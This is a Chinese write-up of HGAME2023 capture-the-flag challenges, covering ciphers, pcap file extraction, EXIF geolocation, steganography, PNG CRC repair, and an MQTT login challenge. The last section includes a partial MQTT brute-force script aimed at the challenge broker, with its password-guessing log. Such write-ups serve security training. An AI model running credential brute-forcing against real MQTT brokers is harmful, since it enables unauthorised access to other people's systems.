
给出的文件，一看拿去base64

解码得：

(几个星期前，我们收到一个神秘的消息。但是这个消息被重重加密，我们不知道它的真正含义是什么。唯一知道的信息是关于密钥的：“只有倒着翻过十八层的篱笆才能抵达北欧神话的终点”。)

1.消息：morse.wav

根据在audacity一个一个数01解出来morse密码



0223e_priibly_honwa_jmgh_fgkcqaoqtmfr

之前在网站上识别音频不知为何那个网站字典里没有下划线，寄了几天QAQ

2.倒着翻过

反转密码字符串

得到：

rfmtqoaqckgf_hgmj_awnoh_ylbirp_e3220

经过18个栅栏数的解密得到

rmocfhm_wo_ybipe2023_ril_hnajg_katfqqq

3.北欧神话的终点

猜测关键词

要么是诸神黄昏要么是vidar

然后运用到关键词（密钥）的脑子中是维吉尼亚密码

丢进去解密得到

welcome_to_hgame2023_and_enjoy_hacking

用hgame{}包裹

MISC

1.Sign In

欢迎参加HGAME2023,Base64解码这段Flag, 然后和兔兔一起开始你的HGAME之旅吧, 祝你玩的愉快! aGdhbWV7V2VsY29tZV9Ub19IR0FNRTlwMjMhfQ==

让我用base64我就用base64, 听话之后得到

hgame{Welcome_To_HGAME2023!}

2.Where am I

用wireshark打开pcapng

看见有条http的upload里有rar

The screenshot shows a Wireshark capture window titled "where (4).pcapng". The packet list pane shows several TCP and HTTP packets. Packet 315 is selected, which is an HTTP POST request to "http://192.168.39.39/upload". The content pane displays the request body, which is a multipart/form-data upload. The file "fa ke.rar" is being uploaded. The file data is shown in both hex and ASCII formats.


No.	Time	Source	Destination	Protocol
309	9.133359	192.168.39.128	192.168.39.39	HTTP
310	9.133404	192.168.39.39	192.168.39.128	TCP
311	9.134187	192.168.39.39	192.168.39.128	HTTP
312	9.134251	192.168.39.128	192.168.39.39	TCP
313	9.135079	192.168.39.128	192.168.39.39	TCP
314	9.135079	192.168.39.128	192.168.39.39	SSH
315	9.135120	192.168.39.39	192.168.39.128	TCP
316	9.135120	192.168.39.39	192.168.39.128	TCP

> Content-Length: 53462\r\nContent-Type: multipart/form-data; boundary=-----3f6\r\n\r\n[Full request URI: http://192.168.39.39/upload]
[HTTP request 1/1]
[Response in frame: 311]
File Data: 53462 bytes
> MIME Multipart Media Encapsulation, Type: multipart/form-data, Boundary:


0120 6e 61 6d 65 3d 22 66 61 6b 65 2e 72 61 72 22 0d name="fa ke.rar".
0130 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 61 .Content -Type: a
0140 70 70 6c 69 63 61 74 69 6f 6e 2f 6f 63 74 65 74 pplicati on/octet
0150 2d 73 74 72 65 61 6d 0d 0a 0d 0a 52 61 72 21 1a -stream. ...Rar!.
0160 07 00 cf 90 73 00 00 0d 00 00 00 00 00 00 00 87s.....
0170 0f 74 24 90 35 00 bc cf 00 00 0f 7d 01 00 02 74 .t\$.5... .}...t
0180 88 fb 9c 38 b5 24 56 1d 33 10 00 20 00 00 00 45 ..8.\$V. 3... .E
0190 78 63 68 61 6e 67 65 61 62 6c 65 2e 6a 70 67 00 xchangea ble.jpg.
0191 60 67 41 22 10 1e 15 f0 10 81 21 10 12 11 f2 22 .N2 .P .1 .2

导出这段，获得压缩包

打开发现头损坏




不管，点开png发现要密码



010editor打开，24位的24改4为0

发现可以解压了



解压后得到图片

由于题目要坐标所以我们看图片信息，发现是小米 (bushi

照相机

照相机制造商 Xiaomi
照相机型号 M2012K11AG
光圈值 f/1.8
曝光时间 1/8 秒
ISO 速度 ISO-3205
曝光补偿 -2.3 步骤
焦距 5 毫米
最大光圈 1.67
测光模式 偏中心平均
目标距离
闪光灯模式 无闪光, 强制
闪光灯能量

35mm 焦距 25

高级照片

发现经纬度，于是我们就可以经天纬地了

GPS

纬度 39; 54; 54.1799999999931
经度 116; 24; 14.8800000000047561
高度 0

文件

按要求输入即得所求得flag


3.神秘的海报

用命令打开stegsolve


```
ASUS > javaw -jar "D:\game\StegSolve-1.4.jar"  
ASUS > javaw -jar "D:\game\StegSolve-1.4.jar"  
ASUS > javaw -jar "D:\game\StegSolve-1.4.jar"
```

一番操作后得到以下的东西，从中得到一半flag

然后按英文内容我们需要科学上网下载一个文件



下载完是一个音频文件，之前英文还告诉我们要用steghide




那就用steghide


本来尝试密码爆破的，但是突然猜到6位密码会不会123456呢

欸果然是的，获得

flag的下半部分，（这里可能为week2埋下了伏笔）



拼好flag就好了，我这边多了一个空格



4.e99p1ant_want_girlfriend

题目说了crc校验不太正确，我们也发现了确实如此（打不开）

```

import zlib

image_data=open('C:/Users/ASUS/Downloads/e99plant_want_girlfriend (3)/e99plant_want_girlfriend.png','rb')
bin_data=image_data.read()
crc32key = zlib.crc32(bin_data[12:29]) #使用函数计算
if crc32key==int(bin_data[29:33].hex(), 16):#对计算出的CRC和原本的CRC
    print('no problem')
else:
    print('have problem')

```

输出 调试控制台 终端

[Done] exited with code=0 in 0.077 seconds

[Running] python -u "c:\Users\ASUS\Downloads\e99plant_want_girlfriend (3)\1.py"

have problem

[Done] exited with code=0 in 0.053 seconds

代码验证发现确实crc有问题

运行修复代码，得到

```

5   crcbp = open("C:/Users/ASUS/Downloads/e99plant_want_girlfriend (3)/e99plant_want_girlfriend.png", "rb").read()      #打开图片
6   crc32frombp = int(crcbp[29:33].hex(),16)      #读取图片中的CRC校验值
7   print(crc32frombp)
8
9   for i in range(4000):                         #宽度1-4000进行枚举
10    for j in range(4000):                         #高度1-4000进行枚举
11      data = crcbp[12:16] + \
12          struct.pack('>i', i)+struct.pack('>i', j)+crcbp[24:29]
13      crc32 = binascii.crc32(data) & 0xffffffff
14      #print(crc32)
15      if(crc32 == crc32frombp):                   #计算当图片大小为i:j时的CRC校验值，与图片中的CRC比较，当相同，则图片大小已经确定
16          print(i, j)
17          print('hex:', hex(i), hex(j))
18          exit(0)
19

```

问题 输出 调试控制台 终端

[Running] python -u "c:\Users\ASUS\Downloads\e99plant_want_girlfriend (3)\2.py"

2824366917
512 706
hex: 0x200 0x2c2

[Done] exited with code=0 in 0.765 seconds

修复代码如下

```

import binascii
import struct

crcbp = open("C:/Users/ASUS/Downloads/e99plant_want_girlfriend
(3)/e99plant_want_girlfriend.png", "rb").read()      #打开图片
crc32frombp = int(crcbp[29:33].hex(),16)      #读取图片中的CRC校验值

```

```

print(crc32frombp)

for i in range(4000):                      #宽度1-4000进行枚举
    for j in range(4000):                      #高度1-4000进行枚举
        data = crcbp[12:16] + \
            struct.pack('>i', i)+struct.pack('>i', j)+crcbp[24:29]
        crc32 = binascii.crc32(data) & 0xffffffff
        #print(crc32)
        if(crc32 == crc32frombp):                #计算当图片大小为i:j时的CRC校验值，与图片
            中的CRC比较，当相同，则图片大小已经确定
            print(i, j)
            print('hex:', hex(i), hex(j))
            exit(0)

```

在010editor里照着改宽高的位置的数值即可，得到正确图片



B612

hgame{e99paint_want_a_girlfriend_qq_524306184}

lot

2.Help the uncle who can't jump twice

兔兔在车站门口看到一张塑料凳子,上边坐着一个自称V的男人.他希望你能帮他登上他的大号 Vergil 去那边的公告栏上康康Nero手上的YAMATO怎么样了

同样的谜语

hint是mqtt, 那我们就试着通过mqtt连过去看看Nero

发现匿名登不上

题目让我们登维吉尔的大号

但我们不知道密码

熟悉维吉尔的大病圈的可能一下就猜到密码是"I need more power!!!"中的power, 但我们还不知道

附件一看就是一个字典

那就用它了

运行从github上下下来的脚本

```
from paho.mqtt import client as mqtt_client
import uuid
from pyfiglet import Figlet
import os, argparse, sys, time, json

#####
# params #####
broker = "117.50.177.240"
port = 1883
userfile = "user.txt"
passfile = "pass.txt"
#####

usernames = []
passwords = []
output = {"unauth":False,"weakpass":False,"username":"","password":""}

def on_connect_unauth(client, userdata, flags, rc):
    if rc == 0:
        output["unauth"] = True
        print("[√] 发现匿名登陆!")
        client.disconnect()
        client.loop_stop()
        return True
    else:
        client.disconnect()
        client.loop_stop()
        return True


def on_connect_brute(client, userdata, flags, rc):
    if rc == 0:
        output["weakpass"] = True
```

```
[+] 正在测试匿名登陆...
[X] 不存在匿名登陆, 正在暴力破解用户名和密码...
[+] 正在测试: username:Vergil password:a1234567
[+] 正在测试: username:Vergil password:110120119
[+] 正在测试: username:Vergil password:66bob
[+] 正在测试: username:Vergil password:30media
[+] 正在测试: username:Vergil password:159951
[+] 正在测试: username:Vergil password:111111a
[+] 正在测试: username:Vergil password:aaaaaaa
```

暴力破解一堆后, 最终结果为power

```
[+] 正在测试: username:Vergil password:a1234567
[+] 正在测试: username:Vergil password:686868
[+] 正在测试: username:Vergil password:power
[√] 暴力破解连接成功!
{"result": {"unauth": false, "weakpass": true, "username": "Vergil", "password": "power"}}
```

连上后看看Nero



找到了flag